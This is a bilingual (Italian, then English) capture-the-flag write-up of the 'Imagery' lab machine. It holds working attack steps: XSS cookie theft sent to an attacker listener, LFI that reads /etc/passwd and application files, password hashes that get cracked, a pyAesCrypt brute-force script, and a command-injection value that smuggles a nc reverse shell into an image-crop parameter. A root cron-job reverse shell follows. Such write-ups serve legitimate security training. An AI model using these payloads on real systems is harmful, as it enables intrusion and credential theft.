Imagery
Foothold
Facendo una scansione TCP si ottiene il seguente risultato
# Nmap 7.95 scan initiated Fri Oct 10 18:05:28 2025 as: /usr/lib/nmap/nmap -sV -sC -oN imagery.txt 10.10.11.88
Nmap scan report for 10.10.11.88
Host is up (0.061s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http          Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 10 18:07:43 2025 -- 1 IP address (1 host up) scanned in 135.27 seconds
Risulta essere aperta la porte 8000, dove è presente un’applicazione web sui cui ci si può registrare.
Registrandosi e facendo il login nella web app ci sono diverse sezioni, tra cui

Siccome nella sezione “Report Bug” si possono inviare dei dati, si potrebbe provare a far eseguire codice JS per rubare i cookie di un amministratore.
Quindi provando diverse payload

Dopo poco si ricevono i cookie
python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...

10.10.11.88 - - [14/Oct/2025 14:37:10] "GET /?session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aO5D9A.X2kZtbP5PnZyzodeysJe13gAYLw HTTP/1.1" 200 -
10.10.11.88 - - [14/Oct/2025 14:37:10] code 404, message File not found
10.10.11.88 - - [14/Oct/2025 14:37:10] "GET /favicon.ico HTTP/1.1" 404 -
Si impostano i cookie e si entra come amministrore nel pannello visto prima.
Siccome, sono presenti tutte le payload XSS inviate, se per esempio è stato usato un window.location, con burp suite, si può cancellare tutto il codice malevolo prima che venga eseguito per riuscire a navigare nella pagina senza essere reindirizzato o altro.
Quando si entra nella sezione dell’admin, ci si trova davanti questo

Quando si scarica il log dell’utente, guardando la richiesta si ha un qualcosa di questo tipo
GET /admin/get_system_log?log_identifier=testuser%40imagery.htb.log HTTP/1.1
Host: 10.10.11.88:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aPFRXA.cuJns_uRqJbFjBCO2kvIlNN-x0M
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Sembra essere un punto di inizio per LFI. A questo punto provando a modificare il valore del parametro “log_identifier” con /etc/passwd si ottiene
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Thu, 16 Oct 2025 21:19:37 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-393413677"
Date: Thu, 16 Oct 2025 21:19:37 GMT
Vary: Cookie
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
[...]
A questo punto ci troviamo nella cartella dove vengono memorizzati i log generati dalla web app. Risaliamo alla struttura dell’applicazione Python e con un po’ di fuzzing individuiamo i file principali (app.py e config.py). Analizzando app.py e verificando gli import presenti, si cerca nel filesystem file con nomi corrispondenti per accedere a tali e trovare info. Richiesta
GET /admin/get_system_log?log_identifier=../app.py HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://imagery.htb:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aSRspQ._CZPSgOTQMnqG1pTcEhzDAzXDQE
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Risposta
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 24 Nov 2025 17:12:13 GMT
Content-Disposition: attachment; filename=app.py
Content-Type: text/plain; charset=utf-8
Content-Length: 1943
Last-Modified: Tue, 05 Aug 2025 15:21:25 GMT
Cache-Control: no-cache
ETag: "1754407285.0-1943-3856534701"
Date: Mon, 24 Nov 2025 17:12:13 GMT
Vary: Cookie
Connection: close

from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
[...]
A questo punto i file interessanti sono due: config.py, che ci rivela l’esistenza del file db.json, e api_edit.py.
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Tue, 25 Nov 2025 11:06:25 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 975
Last-Modified: Tue, 25 Nov 2025 11:06:09 GMT
Cache-Control: no-cache
ETag: "1764068769.012574-975-4065660163"
Date: Tue, 25 Nov 2025 11:06:25 GMT
Vary: Cookie
Connection: close

{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
[...]
Si prendono gli hash di questi utenti, e si scopre la password dell’utente testuser, su crackstation
testuser@imagery.htb:iambatman
Analizzando il file api_edit.py, nella route apply_visual_transform emergono diverse funzioni che eseguono comandi di sistema tramite subprocess.run(…). Queste operazioni risultano accessibili esclusivamente all’utente testuser. La parte più rilevante è la funzione dedicata al crop, dove il comando ImageMagick viene eseguito con shell=True. Questa scelta permette alla shell di interpretare metacaratteri inseriti nei parametri utente, rendendo possibile una OS Command Injection
[...]
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    [...]
    try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
            [...]
Richiesta OS Injection
POST /apply_visual_transform HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://imagery.htb:8000/
Content-Type: application/json
Content-Length: 285
Origin: http://imagery.htb:8000
Connection: keep-alive
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aSWNyA.np3epFTSWigWAu3uBoyvsZxpVgk
Priority: u=0

{
		"imageId":"02b65f10-e3fe-4bd1-8b26-236d4e0adc81",
		"transformType":"crop",
		"params":{
			"x":1,
			"y":"1;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9001 >/tmp/f;",
			"width":300,
			"height":168
		}
}

Foothold ottenuto.
Lateral Movement
Andando a fare una ricerca nelle varia cartelle, nella cartella /var/backup si trova un file web_20250806_120723.zip.aes, scaricandolo e verificando il file si ottiene
file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
Questo file è protetto da password, quindi, si prova a fare un bruteforce sull’archivio con la wordlist rockyou.txt con uno script python custom.
import pyAesCrypt

bufferSize = 64 * 1024
fileIn = "web_20250806_120723.zip.aes"
fileOut = "out.zip"

for pwd in open("/usr/share/wordlists/rockyou.txt"):
    pwd = pwd.strip()
    try:
        pyAesCrypt.decryptFile(fileIn, fileOut, pwd, bufferSize)
        print("[+] Found:", pwd)
        break
    except:
        pass
La passsword è bestfriends.
Successivamente, navigando nei file scaricati e andando nel file db.json, si trovano la password in hash dell’utente mark. Inserendola su su crackstation, la password è supersmash.
A questo punto ci si logga come mark e si invia la flag user.txt.
Privilege Escalation
Eseguendo il seguente comando si ottiene
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
A questo punto si apre la shell di charcol con permessi di root. Siccome questo programma ti permette di creare dei cron jobs, allora, se ne può creare uno per creare una reverse shell con root.
charcol> auto add --schedule "* * * * *" --command "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9005 >/tmp/f" --name "Exploit"
[2025-11-25 15:53:44] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-11-25 15:53:52] [INFO] System password verified successfully.
[2025-11-25 15:53:52] [INFO] Auto job 'Exploit' (ID: ea97f1b4-7a82-43d8-98a6-019e943e12b8) added successfully. The job will run according to schedule.
[2025-11-25 15:53:52] [INFO] Cron line added: * * * * * CHARCOL_NON_INTERACTIVE=true rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9005 >/tmp/f
Ti fatti dopo che ci si è messi in ascolto
$ nc -nvlp 9005
listening on [any] 9005 ...
connect to [10.10.14.178] from (UNKNOWN) [10.10.11.88] 36920
/bin/sh: 0: can't access tty; job control turned off
# id
uid=0(root) gid=0(root) groups=0(root)
Ora prendiamo e inviamo la flag root.txt.
Foothold
Running a TCP scan yields the following result
# Nmap 7.95 scan initiated Fri Oct 10 18:05:28 2025 as: /usr/lib/nmap/nmap -sV -sC -oN imagery.txt 10.10.11.88
Nmap scan report for 10.10.11.88
Host is up (0.061s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 9.7p1 Ubuntu 7ubuntu4.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:94:fb:70:36:1a:26:3c:a8:3c:5a:5a:e4:fb:8c:18 (ECDSA)
|_  256 c2:52:7c:42:61:ce:97:9d:12:d5:01:1c:ba:68:0f:fa (ED25519)
8000/tcp open  http          Werkzeug httpd 3.1.3 (Python 3.12.7)
|_http-title: Image Gallery
|_http-server-header: Werkzeug/3.1.3 Python/3.12.7
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Oct 10 18:07:43 2025 -- 1 IP address (1 host up) scanned in 135.27 seconds
Port 8000 turns out to be open, hosting a web application where you can register.
After registering and logging into the web app, there are several sections, including
Since the “Report Bug” section lets you submit data, we could try to get some JS code executed in order to steal an administrator’s cookies.
So, trying out several payloads
After a short while we receive the cookies
python3 -m http.server 9001
Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...

10.10.11.88 - - [14/Oct/2025 14:37:10] "GET /?session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aO5D9A.X2kZtbP5PnZyzodeysJe13gAYLw HTTP/1.1" 200 -
10.10.11.88 - - [14/Oct/2025 14:37:10] code 404, message File not found
10.10.11.88 - - [14/Oct/2025 14:37:10] "GET /favicon.ico HTTP/1.1" 404 -
We set the cookies and log in as administrator into the panel seen earlier.
Since all the submitted XSS payloads are displayed, if for example a window.location was used, with Burp Suite you can delete all the malicious code before it gets executed, so you can browse the page without being redirected or anything.
When you enter the admin section, you are faced with this
When you download a user’s log, looking at the request you get something like this
GET /admin/get_system_log?log_identifier=testuser%40imagery.htb.log HTTP/1.1
Host: 10.10.11.88:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aPFRXA.cuJns_uRqJbFjBCO2kvIlNN-x0M
Upgrade-Insecure-Requests: 1
Priority: u=0, i
It looks like a starting point for LFI. At this point, trying to change the value of the “log_identifier” parameter to /etc/passwd yields
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Thu, 16 Oct 2025 21:19:37 GMT
Content-Disposition: attachment; filename=passwd
Content-Type: text/plain; charset=utf-8
Content-Length: 1982
Last-Modified: Mon, 22 Sep 2025 19:11:49 GMT
Cache-Control: no-cache
ETag: "1758568309.7066295-1982-393413677"
Date: Thu, 16 Oct 2025 21:19:37 GMT
Vary: Cookie
Connection: close

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
[...]
At this point we find ourselves in the folder where the logs generated by the web app are stored. We work back to the structure of the Python application and, with a bit of fuzzing, we identify the main files (app.py and config.py). Analyzing app.py and checking the imports present, we search the filesystem for files with matching names in order to access them and find information. Request
GET /admin/get_system_log?log_identifier=../app.py HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://imagery.htb:8000/
Cookie: session=.eJw9jbEOgzAMRP_Fc4UEZcpER74iMolLLSUGxc6AEP-Ooqod793T3QmRdU94zBEcYL8M4RlHeADrK2YWcFYqteg571R0EzSW1RupVaUC7o1Jv8aPeQxhq2L_rkHBTO2irU6ccaVydB9b4LoBKrMv2w.aSRspQ._CZPSgOTQMnqG1pTcEhzDAzXDQE
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Response
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Mon, 24 Nov 2025 17:12:13 GMT
Content-Disposition: attachment; filename=app.py
Content-Type: text/plain; charset=utf-8
Content-Length: 1943
Last-Modified: Tue, 05 Aug 2025 15:21:25 GMT
Cache-Control: no-cache
ETag: "1754407285.0-1943-3856534701"
Date: Mon, 24 Nov 2025 17:12:13 GMT
Vary: Cookie
Connection: close

from flask import Flask, render_template
import os
import sys
from datetime import datetime
from config import *
from utils import _load_data, _save_data
from utils import *
from api_auth import bp_auth
from api_upload import bp_upload
from api_manage import bp_manage
from api_edit import bp_edit
from api_admin import bp_admin
from api_misc import bp_misc
[...]
At this point there are two interesting files: config.py, which reveals the existence of the db.json file, and api_edit.py.
HTTP/1.1 200 OK
Server: Werkzeug/3.1.3 Python/3.12.7
Date: Tue, 25 Nov 2025 11:06:25 GMT
Content-Disposition: attachment; filename=db.json
Content-Type: text/plain; charset=utf-8
Content-Length: 975
Last-Modified: Tue, 25 Nov 2025 11:06:09 GMT
Cache-Control: no-cache
ETag: "1764068769.012574-975-4065660163"
Date: Tue, 25 Nov 2025 11:06:25 GMT
Vary: Cookie
Connection: close

{
    "users": [
        {
            "username": "admin@imagery.htb",
            "password": "5d9c1d507a3f76af1e5c97a3ad1eaa31",
            "isAdmin": true,
            "displayId": "a1b2c3d4",
            "login_attempts": 0,
            "isTestuser": false,
            "failed_login_attempts": 0,
            "locked_until": null
        },
        {
            "username": "testuser@imagery.htb",
            "password": "2c65c8d7bfbca32a3ed42596192384f6",
            "isAdmin": false,
            "displayId": "e5f6g7h8",
            "login_attempts": 0,
            "isTestuser": true,
            "failed_login_attempts": 0,
            "locked_until": null
        }
[...]
We take these users’ hashes and discover the password of the user testuser on crackstation
testuser@imagery.htb:iambatman
Analyzing the api_edit.py file, in the apply_visual_transform route several functions emerge that run system commands via subprocess.run(…). These operations are accessible exclusively to the user testuser. The most relevant part is the function dedicated to crop, where the ImageMagick command is executed with shell=True. This choice allows the shell to interpret metacharacters inserted into the user parameters, making an OS Command Injection possible
[...]
@bp_edit.route('/apply_visual_transform', methods=['POST'])
def apply_visual_transform():
    if not session.get('is_testuser_account'):
        return jsonify({'success': False, 'message': 'Feature is still in development.'}), 403
    [...]
    try:
        unique_output_filename = f"transformed_{uuid.uuid4()}.{original_ext}"
        output_filename_in_db = os.path.join('admin', 'transformed', unique_output_filename)
        output_filepath = os.path.join(UPLOAD_FOLDER, output_filename_in_db)
        if transform_type == 'crop':
            x = str(params.get('x'))
            y = str(params.get('y'))
            width = str(params.get('width'))
            height = str(params.get('height'))
            command = f"{IMAGEMAGICK_CONVERT_PATH} {original_filepath} -crop {width}x{height}+{x}+{y} {output_filepath}"
            subprocess.run(command, capture_output=True, text=True, shell=True, check=True)
            [...]
OS Injection Request
POST /apply_visual_transform HTTP/1.1
Host: imagery.htb:8000
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://imagery.htb:8000/
Content-Type: application/json
Content-Length: 285
Origin: http://imagery.htb:8000
Connection: keep-alive
Cookie: session=.eJxNjTEOgzAMRe_iuWKjRZno2FNELjGJJWJQ7AwIcfeSAanjf_9J74DAui24fwI4oH5-xlca4AGs75BZwM24KLXtOW9UdBU0luiN1KpS-Tdu5nGa1ioGzkq9rsYEM12JWxk5Y6Syd8m-cP4Ay4kxcQ.aSWNyA.np3epFTSWigWAu3uBoyvsZxpVgk
Priority: u=0

{
		"imageId":"02b65f10-e3fe-4bd1-8b26-236d4e0adc81",
		"transformType":"crop",
		"params":{
			"x":1,
			"y":"1;rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9001 >/tmp/f;",
			"width":300,
			"height":168
		}
}
Foothold obtained.
Lateral Movement
Searching through the various folders, in the /var/backup folder there is a file web_20250806_120723.zip.aes; downloading it and checking the file yields
file web_20250806_120723.zip.aes
web_20250806_120723.zip.aes: AES encrypted data, version 2, created by "pyAesCrypt 6.1.1"
This file is password-protected, so we try to bruteforce the archive with the rockyou.txt wordlist using a custom python script.
import pyAesCrypt

bufferSize = 64 * 1024
fileIn = "web_20250806_120723.zip.aes"
fileOut = "out.zip"

for pwd in open("/usr/share/wordlists/rockyou.txt"):
    pwd = pwd.strip()
    try:
        pyAesCrypt.decryptFile(fileIn, fileOut, pwd, bufferSize)
        print("[+] Found:", pwd)
        break
    except:
        pass
The password is bestfriends.
Afterwards, browsing the downloaded files and going into the db.json file, we find the hashed password of the user mark. Entering it on crackstation, the password is supersmash.
At this point we log in as mark and submit the user.txt flag.
Privilege Escalation
Running the following command yields
mark@Imagery:~$ sudo -l
Matching Defaults entries for mark on Imagery:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User mark may run the following commands on Imagery:
    (ALL) NOPASSWD: /usr/local/bin/charcol
At this point the charcol shell opens with root permissions. Since this program lets you create cron jobs, we can create one to spawn a reverse shell as root.
charcol> auto add --schedule "* * * * *" --command "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.178 9005 >/tmp/f" --name "Exploit"
[2025-11-25 15:53:44] [INFO] System password verification required for this operation.
Enter system password for user 'mark' to confirm:

[2025-11-25 15:53:52] [INFO] System password verified successfully.
[2025-11-25 15:53:52] [INFO] Auto job 'Exploit' (ID: ea97f1b4-7a82-43d8-98a6-019e943e12b8) added successfully. The job will run according to schedule.
